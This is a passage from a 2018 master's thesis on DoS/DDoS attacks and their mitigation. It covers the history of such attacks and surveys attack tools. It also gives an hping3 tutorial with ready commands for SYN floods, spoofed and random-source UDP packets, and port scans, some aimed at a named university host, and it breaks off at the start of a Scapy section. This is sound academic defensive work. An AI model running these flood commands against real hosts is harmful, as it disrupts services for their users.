THE REPUBLIC OF TURKEY
BAHCESEHIR UNIVERSITY

# DOS AND DDOS ATTACKS AND MITIGATION METHODS

**Master`s Thesis**

**MEHMET MURAT DENKTAŞ**

**İSTANBUL, 2018**

THE REPUBLIC OF TURKEY

BAHCESEHIR UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCE

CYBER SECURITY

# DOS AND DDOS ATTACKS AND MITIGATION METHODS

Master`s Thesis

MEHMET MURAT DENKTAŞ

SUPERVISOR: ASST. PROF. AHMET NACİ ÜNAL

İSTANBUL, 2018

THE REPUBLIC OF TURKEY
BAHCESEHIR UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES
CYBER SECURITY

Name of the thesis: DoS and DDoS Attacks and Mitigation Methods
Name/Last Name of the Student: Mehmet Murat DENKTAŞ
Date of the Defense of Thesis:05.01.2018

The thesis has been approved by the Graduate School of Natural and Applied Science.

Prof. Nafiz ARICA
Graduate School Director
Signature

I certify that this thesis meets all the requirements as a thesis for the degree of Master of Science.

Asst.Prof. Ahmet Naci ÜNAL
Program Coordinator
Signature

This is to certify that we have read this thesis and we find it fully adequate in scope, quality and content, as a thesis for the degree of Master of Arts.

Examining Committee Members ________Signature____

Thesis Supervisor ----------------------------------
Asst. Prof. Ahmet Naci ÜNAL

Member ----------------------------------
Asst. Prof. Pınar SARISARAY BÖLÜK

Member ----------------------------------
Asst. Prof. Tayfun ACARER

# ABSTRACT

DOS AND DDOS ATTACKS AND MITIGATION METHODS

Mehmet Murat DENKTAŞ

Cyber Security

Thesis Supervisor: Asst.Prof. Ahmet Naci ÜNAL

January 2018, 50 pages

This study deals with Denial of Service (DoS) and Distributed Denial of Service Attacks (DDoS), tools used by attackers and effective mitigation techniques. Different types of DoS and DDoS Attacks will be analyzed in different scenarios. The architecture of DDoS Attacks will also be explained thoroughly in the thesis. Finally, in this study, I will present different type of mitigation techniques to minimize effect of DoS and DDoS Attacks in real time network and list the incident management process.

**Key words**: Denial of Service, Distributed Denial of Service, Attack, Mitigation, Security Onion.

# ÖZET

HİZMET ENGELLEME VE DAĞITIK HİZMET ENGELLEME SALDIRILARI VE HAFİFLETME YÖNTEMLERİ

Mehmet Murat DENKTAŞ

Siber Güvenlik

Tez Danışmanı: Yrd. Doç. Dr. Ahmet Naci ÜNAL

Ocak 2018, 50 sayfa

Bu çalışma, hizmet engelleme ve dağıtık hizmet engelleme saldırıları, saldırganların kullandığı araçlar ve bu saldırılara karşı alınabilecek, saldırıların etkilerini hafifletme teknikleri ile ilgilidir. Farkı saldırı tipleri değişik senaryolarda incelenmiştir. Çalışmada dağıtık hizmet engelleme saldırılarının yapısı açıklanmıştır. Sonuç olarak, farklı tiplerdeki hizmet engelleme ve dağıtık hizmet engelleme saldırılarının etkilerini en aza indirmek için uygulanabilecek etkili hafifletme yöntemleri ve müdahale yöntemleri sunulmuştur.

**Anahtar Kelimeler**: Hizmet Engelleme, Dağıtık Hizmet Engelleme, Saldırı, Hafifletme, Security Onion.

## CONTENTS

**TABLES ........ VII**

**FIGURES ........ VIII**

**ABBREVIATIONS ........ X**

**1. INTRODUCTION ........ V**

**2. GENERAL INFORMATION ........ 3**

**2.1 HISTORY ........ 3**

**2.2 DENIAL OF SERVICE ATTACK METHODS ........ 4**

**2.2.1 Volumetric Attack ........ 4**

**2.2.2 Protocol Attacks ........ 4**

**2.2.3 Application Layer Attacks ........ 5**

**3. DATA AND METHOD ........ 6**

**3.1 DENIAL OF SERVICE ATTACK TOOLS ........ 6**

**3.1.1 LOIC (Low Orbit Ion Canon) ........ 6**

**3.1.2 XOIC ........ 6**

**3.1.3 HULK (HTTP Unbearable Load King) ........ 6**

**3.1.4 DDOSIM—Layer 7 DDOS Simulator ........ 6**

**3.1.5 R-U-Dead-Yet ........ 7**

**3.1.6 Tor’s Hammer ........ 7**

**3.1.7 PyLoris ........ 7**

**3.1.8 OWASP Switchblade ........ 7**

**3.1.9 Davoset ........ 8**

**3.1.10 GoldenEye HTTP Denial Of Service Tool ........ 8**

**3.1.11 Hping3 ........ 8**

**3.1.12 Scapy ........ 12**

3.1.13 SlowHTTPTest ........ 16
3.2 DENIAL OF SERVICE ATTACK TESTS ........ 17
3.2.1 Slowloris Attack Against Web Servers ........ 17
3.2.2 Directed Broadcast Attack (SMURF Attack) ........ 23
3.2.3 ICMP Flood Attack ........ 26
3.2.4 ICMP Type 3 Code 3 Attack (BlackNurse) ........ 28
3.2.5 DNS Amplification Attack ........ 32
3.2.6 SYN Flood Attack ........ 34
4. FINDINGS ........ 37
4.1 DOS/DDOS ATTACK MITIGATION TECHNIQUES ........ 37
4.1.1 Firewalls ........ 37
4.1.2 Routers ........ 37
4.1.3 Internet Service Provider ........ 37
4.1.4 IDS/IPS ........ 38
4.1.5 Third Party Anti DoS/DDoS Solutions ........ 38
5. RECOMMENDATIONS ........ 40
5.1 SECURITY ONION ........ 42
6. CONCLUSION ........ 49
REFERENCES ........ 51

# TABLES

Table 5.1: Slowhttptest command .csv file output..............................................21

Table 7.1: Proposed mitigation and incident management process.…................40

## FIGURES

Figure 3.1: Installation of Hping3 on Kali Linux. .......................................................... 9

Figure 3.2: Hping3 options. ............................................................................................ 9

Figure 3.3: Interactive scapy prompt. ............................................................................ 12

Figure 3.4: The lists of all the supported protocols of scapy. ........................................ 13

Figure 3.5: Defining a variable. ..................................................................................... 14

Figure 3.6: Properties of IP packet we created. ............................................................ 14

Figure 3.7: Sample IP packet. ....................................................................................... 15

Figure 3.8: Scapy`s functions......................................................................................... 15

Figure 3.9: Slowloris attack architecture. ..................................................................... 18

Figure 3.10: Kali Linux slowhttptest command. ........................................................... 19

Figure 3.11: slowhttptest command connection status. ................................................. 19

Figure 3.12: slowhttptest .html file output. ................................................................... 20

Figure 3.13: Smurf Attack Architecture........................................................................ 24

Figure 3.14: nmap command to check alive hosts in the targeted network. .................. 24

Figure 3.15: hping3 command to create spoofed attack packet targeting Linux. ........... 25

Figure 3.16: tcpdump packet capture on the victim. ..................................................... 25

Figure 3.17: hping3 command to create attack, from spoofed source. ........................... 26

Figure 3.18: Wireshark packet capture on windows machine. ...................................... 26

Figure 3.19: ICMP flood attack architecture. ............................................................... 27

Figure 3.20: Victim machine network activity. ............................................................ 27

Figure 3.21: hping3 command to create icmp packet from random source IP addresses. ......................................................................................................................................... 28

Figure 3.22 Victim machine network with incoming ICMP packets activity................. 28

Figure 3.23: Wireshark screenshot showing the packets from windows machine. ........29

Figure 3.24: Victim’s network status before and after attack. .......................................30

Figure 3.25: Wireshark network statistic. ......................................................................31

Figure 3.26: DNS Amplification attack architecture. ....................................................33

Figure 3.27: SYN Flood attack architecture. .................................................................35

Figure 3.28: SYN Flood attack, victim machine Wireshark screenshot. ........................36

Figure 5.1: Lab network topology....................................................................................41

Figure 5.2: Security Onion desktop. ................................................................................45

Figure 5.3: Security Onion network interfaces. .............................................................45

Figure 5.4: Attacker runs slowloris attack against a web server. ....................................46

Figure 5.5: Squil interface showing slowloris attack. .....................................................46

Figure 5.6: Squil interface showing slowloris attack, bro transcript and alert rule. .......47

Figure 5.7: Squert web application window. .................................................................47

Figure 5.8: Squert web application window. .................................................................48

# ABBREVIATIONS

| | | |
|---|---|---|
| ACL | : | Access Control List |
| BGP | : | Border Gateway Protocol |
| DoS | : | Denial of Service |
| DDOS | : | Distributed Denial of Service |
| DNS | : | Domain Name System |
| ELSA | : | Enterprise Log Search and Archive |
| HTTP | : | Hyper Text Transfer Protocol |
| ICMP | : | Internet Control Message Protocol |
| IDMS | : | Intelligent DDoS Mitigation System |
| IETF | : | Internet Engineering Task Force |
| IDS | : | Intrusion Detection System |
| IP | : | Internet Protocol |
| IPS | : | Intrusion Prevention System |
| ISP | : | Internet Service Provider |
| LOIC | : | Low Orbit Ion Cannon |
| MX | : | Mail Exchanger |
| NIST | : | National Institute of Standards and Technology |
| POP | : | Post Office Protocol |
| RFC | : | Request for Comment |
| RUDY | : | Are You Dead Yet |
| SMTP | : | Simple Mail Transfer Protocol |
| TCP | : | Transmission Control Protocol |
| UDP | : | User Datagram Protocol |

# 1. INTRODUCTION

A denial of service attack is an attack on a computer or on a network that aims to reduce, restrict or prevent a legitimate user to reach her or his resources or services available for their use. It is shortly called a DoS attack. This malicious action threatens ‘Availability’ component of the ‘Information Security Triad’. It is the most common cyber-attack we are facing within the cyber world today and it can cause loss of money, prestige and time. It is such a popular cyber-attack method because it is easy to conduct. Attacker only needs a connection, a (D)DoS tool and IP information of the target. There are many ways to prevent user to access services and everyday new DoS vulnerabilities are being discovered. Since the beginning of the new millennium, DoS attacks have matured from only being annoyances to serious and high-profile threats to e-commerce, government institutions and many business enterprises (Yu 2014).

There are two types of Denial of Service attacks: Local DoS and Network Based DoS attacks (Sklyarov 2006). There are two ways to launch local a DoS attack; an attacker runs programs locally to stop a local service or kills the process on a local machine. Once the service has stopped, it will not be available for the legitimate user. Another way to launch local DoS is to consume all local resources preventing the user’s ability to run other programs or, consuming all available resources for the machine to run properly.

The next category is network-based DoS attack. These attacks are conducted remotely. We can dissect this category into two parts: The first is malformed packet attack and the second is packet flood attack. The method of the malformed packet attack is to send some ill-formed packets to a host and reduce the performance of the network or crush the system. Malformed sent packets can be too long packets such as Ping of Death Attack or wrongly fragmented packets such as the Tear Drop Attack. Both of them can cause to system crash or reboot. These attacks exploit weakness of the network protocols which are the set of rules to manage the data transfer between the devices. Types of protocols are Transmission Control Protocol (TCP/IP), Internet Protocol (IP), Internet Address Protocol (IP Address), Post Office Protocol (POP), Simple Mail Transport Protocol (SMTP), File Transfer Protocol (FTP), Hyper Text Transfer Protocol (HTTP), Ethernet, Telnet.

The Second type of attack which launched through network is the packet flood. This is the most common type of attack because it can be launched remotely (Sklyarov 2006). Packet flooding designed to consume all available network bandwidth of target host or server via sending more packets than they can handle. Another way to launch packet flooding attacks to send incomplete connection requests to the victim until the victim`s memory buffer is full. Once this buffer is full no legitimate connection occurs.

A distributed denial of service (DDoS) attack is; two or more persons, bots or other compromised systems which attack a single target causing the system to slow down or shut down, thereby denying it’s users the ability to use it. During DDoS attacks, an online service can be brought down by overwhelming it with traffic from multiple sources (Bhuyan *et all.* 2013, pp.537-556).

# 2. GENERAL INFORMATION

Generally; denial-of-service (DoS) attacks are designed to deny legitimate users access to websites and services by overwhelming them with illegitimate connections, requests or traffic. A distributed denial-of-service attack is when the DoS attacks are being done by multiple attackers who are real hackers or their bot networks. While most DoS attacks can be mitigated with little effort, defending against DDoS attack is a big challenge.

DDoS attacks are launched easily and it is very hard to find the source. This makes them very popular amongst hackers. Cybercriminals are increasingly turning to Distributed Denial of Service (DDoS) this year, as 33% of organizations faced such an attack in 2017-up from just 17% in 2016, according to a new report from Kaspersky Lab. This huge increase in the cyber threat area has meant that all organizations are potential DDoS attack victim (Khalimonenko, Kupreev and Ilganaev 2017).

## 2.1 HISTORY

In the early years of the internet, motivation for DoS attacks was only for fun and curiosity. Later in the middle of the 1990s, with the increasing popularity of the internet, DoS attacks drew more attention in the cyber world.

In February 2000, popular websites, such as CNN, Amazon and Yahoo were attacked by “Mafiaboy”, 15-year-old Michael Calce. His “Project Rivolta,” took down the most popular websites (Garber 2000, pp.12-17).

On October 21, 2002, all of the 13 root DNS servers were hit by DDoS attack (McGuire and Krebs 2002). Some of the Domain Name Servers were unreachable for legitimate user requests because of the attack traffic.

In 2007, Estonian national internet infrastructure was hit by attackers. This was the start of cyber warfare term.

In 2008, Georgian government websites were hit by DDoS cyber-attack (Korns and Kastenberg 2008, p.60).

In December 2010, WikiLeaks-Related DDoS Attacks happened. Online payment and financial services firms were hit with a wave of DDoS attacks after blocking payments to Wikileaks (Pras *et al.* 2010).

In March 2013, Spamhaus, a spam mail filtering company, was hit by a DDoS attack after adding a web hosting company called Cyberbunker to its blacklisted sites. Cyberbunker and other hosting companies hire hackers to shut down Spamhaus using botnets (Bisiaux, 2014, pp.5-9).

In December 2015, Turkish .tr DNSs were hit with massive DDoS attack.

In October 2016, Mirai IoT botnet perpetrated 1 Tbps high profile DDoS attack against DNS, crippling many of the world's popular websites offline (Dobbins 2016).

## 2.2 DENIAL OF SERVICE ATTACK METHODS

Generally, a DoS/DDoS attack categorized by the attack methods or the intention of the attack as each attack goals to exhaust different type of resource. According to this perspective, we can categorize DoS/DDoS attacks as; Volumetric Attacks, Protocol Attacks, Application Layer Attacks.

### 2.2.1 Volumetric Attack

DDoS attacks aims to drain a target’s overall network capacity or available bandwidth. In a volumetric attack hacker sends a high amount of traffic, or connection request, to a targeted network to overwhelm its resources. These attacks work to flood the victim network or server in the aim of slowing down or stopping their services. When the victim’s bandwidth is full, legitimate users cannot reach the services. Typically request sizes are in the 100’s of Gbps; however, these packet sizes growing bigger. Even the ISPs are not able to stand against such a big volume of attacks. Additionally, attackers utilize some amplification techniques such compromised network of computers (botnets) to make the affects worse.

### 2.2.2 Protocol Attacks

A protocol is a set of rules managing how things work in a certain technology so as to make standardization. The internet works on a worldwide agreed set of standard protocols which define the language to connect network devices. These protocols were agreed and documented (Requests For Comments-RFCs) while the infrastructure of the internet was building by the Internet Engineering Task Force (IETF). Once these protocols are defined and started to common use, it is difficult to change. They also designed with a focus on enabling function, not counting on to be abused. Because of that reasons, hackers tend to abuse these weaknesses to conduct cyber-attack.

TCP, UDP, ICMP are some of the classic examples of these protocols. Attacker exploits a weakness in the way how they work. Although the volume of traffic in this kind of attack is very low, the result of a constant flow of incomplete or malformed connection requests result with network device’s connection table completely filled and no legitimate user can start a TCP or HTTP session with the target. The result is a denial of service.

Protocol attacks are well-known by the security professionals because of the structures and popularity of the protocols. However, protocol attacks are still very common because they are also easy to learn by malicious users and easy to build tools to exploit its weakness.

### 2.2.3 Application Layer Attacks

These attacks are also often called as “slow-rate” or “low and slow” attacks. This type of attack aims at exhausting the CPU or RAM resources of the server(s) which an online application such as a website is being hosted on, by basically sending a tremendous number of requests from malicious users until there are no resources left to handle the requests of the actual users. This attacks one of the hardest to detect because the malicious requests often look like coming from legitimate users of the application, which can make it very hard to distinguish between real traffic and malicious traffic. The most common types of layer 7 DDoS attacks are those targeting DNS services, HTTP and HTTPS. And like other types of DDoS attacks, they have one goal: to take out an application, a website or an online service (Pavithra *et al.* 2014).

As it internet`s infrastructure is vulnerable in nature, DoS/DDoS attacks are always attractive for the cyber criminals. There are bunch of free attack tools in the market so it makes DoS/DDoS attacks very popular for the evil purpose people. Most popular attack tools are; Hping3, Nping, Juno, T50, Apache Jmeter, DoSHTTP, Mz, Hyanae, DDoSim,

# 3. DATA AND METHOD

## 3.1 DENIAL OF SERVICE ATTACK TOOLS

There are tens of network testing and attacking tools on the market to conduct DoS/DDoS test in our network. Hping3, Nping, Juno, T50 , Apache Jmeter, DoSHTTP, Mz, Hyanae, DDoSim, LOIC, XOIC, HULK, RUDY, Tor`s Hammer, OWASP DOS HTTP POST, PyLoris, DAVOSET, scapy, slowhttptest and lots of others. These tools mostly developed by security professionals to evaluate systems how strong they are against DoS/DDoS attacks. But these tools could be used for evil purpose.

### 3.1.1 LOIC (Low Orbit Ion Canon)

The LOIC was originally developed by Praetox Technologies as a stress testing tool. It can perform a simple DoS attack by sending a large sequence of UDP, TCP or HTTP requests to the victim server. It’s a very easy tool and hacker only needs to know for IP address or the URL of the target (Pras et al. 2010).

This tool was used by the popular hacktivist group Anonymous against many big companies like Amazon and PayPal. Anonymous has improved this tool adding an option to connect IRC (Internet Relay Chat) infrastructure. This made LOIC to be controlled using IRC protocol and make it possible DDoS attack.

### 3.1.2 XOIC

XOIC is another nice DOS attacking tool. It performs a DOS attack a victim server with an IP address. It has options to select attack port and protocol. With XOIC it is possible to send TCP/HTTP/UDP/ICMP attack packets (Hudaib 2015, p.22).

### 3.1.3 HULK (HTTP Unbearable Load King)

HTTP unbearable load king has ability to take down the server in a minute as it directly affects the server’s ability to answer legitimate request. It has ability to perform TCP SYN flood and multi-threaded HTTP GET flood attacks. These packets can be sent with different URL and header patterns that can hide the referrer for each request (Badve and Gupta 2016, pp.683-693).

### 3.1.4 DDOSIM—Layer 7 DDOS Simulator

DDOSIM is an application layer DDoS attack tool that uses the random IP addresses to stimulate several zombies. All zombies create full TCP connection. It performs HTTP-

GET flood attack to a WEB server from random IP addresses and random ports. This tool is written in C++ and runs on Linux systems (Alcorn and Chow 2014, pp.1-6).

### 3.1.5 R-U-Dead-Yet

R-U-Dead-Yet is a HTTP post DOS attack tool. It is also known as RUDY. It performs low and slow attacks like slowloris. It sends numerous small packets, at a very slow rate and fills the backlog of the victim server, while the long ‘'Content-Length’ field prevent the server from closing the connection. Ultimately, the attack requests drain the targeted server’s connection table, causing the server to crash. This tool comes with an interactive console menu. It detects forms on a given URL and lets attacker select which forms and fields should be used for a POST-based DOS attack. Low and slow attack traffic appears to be normal HTTP requests, these attacks often cannot be detected by security devices (Damon *et al.* 2012, pp.21-29).

### 3.1.6 Tor’s Hammer

Tor’s Hammer is a python based DoS testing tool. It performs DoS/DDoS attack sending slow post requests using TOR network. It uses random source IP address making it difficult to trace back the source IP address of the attacker. It is an effective tool that can kill Apache or IIS servers in few seconds (Packetstormsecurity.com 2011)

### 3.1.7 PyLoris

PyLoris is another python based DoS vulnerability testing tool for web servers. It performs slowloris attack via creating large numbers of TCP connection to a server and keeping them open untill the fill the connection capacity of the server. It can be used to perform DOS attacks on a service. This tool can utilize SOCKS proxies and SSL connections to perform an attack. It can target various protocols, including HTTP, FTP, SMTP, IMAP, and Telnet. The latest version of the tool comes with an easy-to-use GUI and it can also use TOR network (Holmes 2013, pp.2099-2104).

### 3.1.8 OWASP Switchblade

OWASP Switchblade is a denial of service tool used for testing the availability, performance and capacity planning of a web server. It can be also used for malicious purpose to conduct SSL connect, HTTP post and slowloris DoS attacks (Anon 2017).

### 3.1.9 Davoset

Davoset is a command line tool for conducting DoS/DDoS attacks on the sites via Abuse of Functionality and XML External Entities vulnerabilities at other sites. This method uses external sites to attack other sites.

### 3.1.10 GoldenEye HTTP Denial Of Service Tool

Golden-Eye is a HTTP/S Layer 7 Denial-of-Service Testing Tool which performs the http flood test against a web server. It uses KeepAlive (and Connection: keep-alive) paired with Cache-Control options to persist socket connection busting through caching (when possible) until it consumes all available sockets on the HTTP/S server. This tool can execute on the Windows, Linux, and MACOS (Anon 2017).

### 3.1.11 Hping3

Hping3 is a command-line oriented TCP/IP packet assembler/analyzer. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files thorough a covered channel, and many other features. It is inspired by the ping but it has lots of additional ability so that hackers and network admins craft packets to test a network, check firewall rules, find entry points and test network device's behaviors (Anon 2017).


Hping can be used in the area of;

i. To create customized TCP, UDP, ICMP and RAW-IP packets
ii. Testing network devices` performance (firewalls, IPS/IDS, routers etc.)
iii. DoS tests
iv. Advanced port scanning
v. File transfer via covert channel
vi. Remote OS fingerprinting

Although hping3 was mainly used as a security tool in the past, it can be used in many ways by hackers to DoS/DDoS a network or a server. In this paper, I will conduct DoS/DDoS tests to show the power of the hping3.

Hping3 works on the following unix-like systems: Linux, FreeBSD, NetBSD, OpenBSD, Solaris, MacOs X, and Windows. I will use hping3 on KALI Linux.


**Figure 3.1: Installation of Hping3 on Kali Linux.**



```
root@kali:~# apt-get install hping3
Reading package lists... Done
Building dependency tree
```

Hping3 options are listed on the Figure 3.2.

**Figure 3.2: Hping3 options.**



```
root@kali:~# hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
Mode
  default mode     TCP
  -0  --rawip      RAW IP mode
  -1  --icmp       ICMP mode
  -2  --udp        UDP mode
  -8  --scan       SCAN mode.
                   Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen     listen mode
IP
```

In default hping3 creates TCP packets. For other types of packets modes, parameters can be used as;

-0 --rawip Raw ip mode

-1 --icmp Icmp packet mode

-2 --udp UDP packet mode

-8 –scan Scan mode

-9 –listen listen mode

The available options are listed below;

vii. flood: send packets as fast as possible. Don't show replies.

viii. --rand-dest: random destination address mode.

ix. -V <-- Verbose

x. -c --count: packet count

xi. -d --data: data size

xii. -S --syn: set SYN flag

xiii. -w --win: winsize (default 64)

xiv. -p --destport [+][+]<port> destination port(default 0) ctrl+z inc/dec

xv. -s --baseport: base source port (default random)

Basic usage and some examples are shown below;

Send TCP SYN packets to port 0 on host www.test.edu (note that hping3 will increment the source port by 1 for each packet sent):

```
hping3 <IP or URL> -S -V
```

Send TCP SYN packets to port 443 on host bau.edu:

```
hping3 www.bau.edu -S -V -p 443
```

Send TCP packets to port 443 on host www.bau.edu with the SYN + ACK flags set:

```
hping3 www.bau.edu -S -A -V -p 443
```

Send TCP packets to port 443 on host www.bau.edu with the SYN + ACK + FIN flags set:

```
hping3 www.bau.edu -S -A -F -V -p 443
```

Send TCP SYN packets every 5 seconds to port 443 on host www.bau.edu:

```
hping3 www.bau.edu -S -V -p 443 -i 5
```

Send TCP SYN packets every 100,000 microseconds (i.e. every 0.1 second or 10 per second) to port 443 on host www.bau.edu. Note that verbose has been removed:

```
hping3 www.bau.edu -S -p 443 -i u100000
```

Send TCP SYN packets every 10,000 microseconds (i.e. every 0.01 second or 100 per second) to port 443 on host www.bau.edu:

```
hping3 www.bau.edu -S -p 443 -i u10000
```

Send TCP SYN packets every 10,000 microseconds (i.e. every 0.01 second or 100 per second) to port 443 on host www.bau.edu. Stop after 500 packets:

```
hping3 www.bau.edu -S -p 443 -i u10000 -c 500
```

Send UDP packets to port 111 on host www.bau.edu (argument --udp can be substituted with -2):

```
hping3 www.bau.edu --udp -V -p 111
```

Send ICMP echo request packets to host bau.edu (argument --icmp can be substituted with -1):

```
hping3 www.bau.edu --icmp -V
```

Send ICMP timestamp request packets to host www.test.edu:

```
hping3 www.bau.edu --icmp --icmp-ts -V
```

Portscan TCP ports 100 to 110 on host test.edu (argument --scan can be substituted with -8)

```
hping3 www.bau.edu -V --scan 100-110
```

Send UDP packets spoofed to be from source host 192.168.1.150 to host www.bau.edu

```
hping3 www.bau.edu --udp --spoof 192.168.1.150
```

Send UDP packets spoofed to be from various random source IP addresses to host www.test.edu

```
hping3 www.test.edu --udp --rand-source
```

Send UDP packets with the data portion padded with 100 bytes to host www.test.edu

```
hping3 www.test.edu -V --udp --data 100
```

Send UDP packets with the data portion padded with 100 bytes but containing the contents of payload.txt to host www.test.edu (the payload will be truncated if it is smaller than what is specified by the --data argument) hping3 www.test.edu -V --udp --file payload.txt --data 100

And this command executes SYN Flood from spoofed IP addresses.


hping3 --rand-source -p 80 -S www.test.edu --flood

### 3.1.12 Scapy

Scapy is a powerful interactive packet crafting python program. It is able to create custom packets and decode packets of protocols, send them to the network, sniff them, analyze packets layer by layer, and much more. It can easily handle most classical tasks like scanning, tracerouting, probing, sniffing, attacks or network discovery (it can replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, p0f, etc.). It also performs very well at a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining technics (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, ...), etc. (Secdev.org, 2017).

Scapy lets you crate completely customized packets. It uses python interpreter as a command board. It is similar to other packet crafting tools like hping and nmap but it is much more customizable. If someone understands the TCP/IP structure, he/she can use scapy as an unlimited hacking tool.

**Figure 3.3: Interactive scapy prompt.**



```
root@kali:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
Welcome to Scapy (unknown.version)
>>> 
```

Open a terminal and type scapy to run. This “>>>” prompt shows, you are in interactive mode. From now on all commands will be interpreted by scapy interpreter.


As I mentioned above, the advantage of scapy over other packet crafter tools is its ability build any packet you desired. Generally, the TCP/IP stack of OS will build a RFC-compliant packet whenever you want to communicate over the network. We can create a custom packet that may not be RFC-compliant for the purposes of gathering information on our target (i.e., scanning) or possibly conducting a DoS attack test by creating a packet that causes the victim system to crash (syn flood, ping of death etc.).

With scapy it is possible to create packets layer by layer. One of the basic thing to create a packet and decide what kind of packet you want to interact with, type

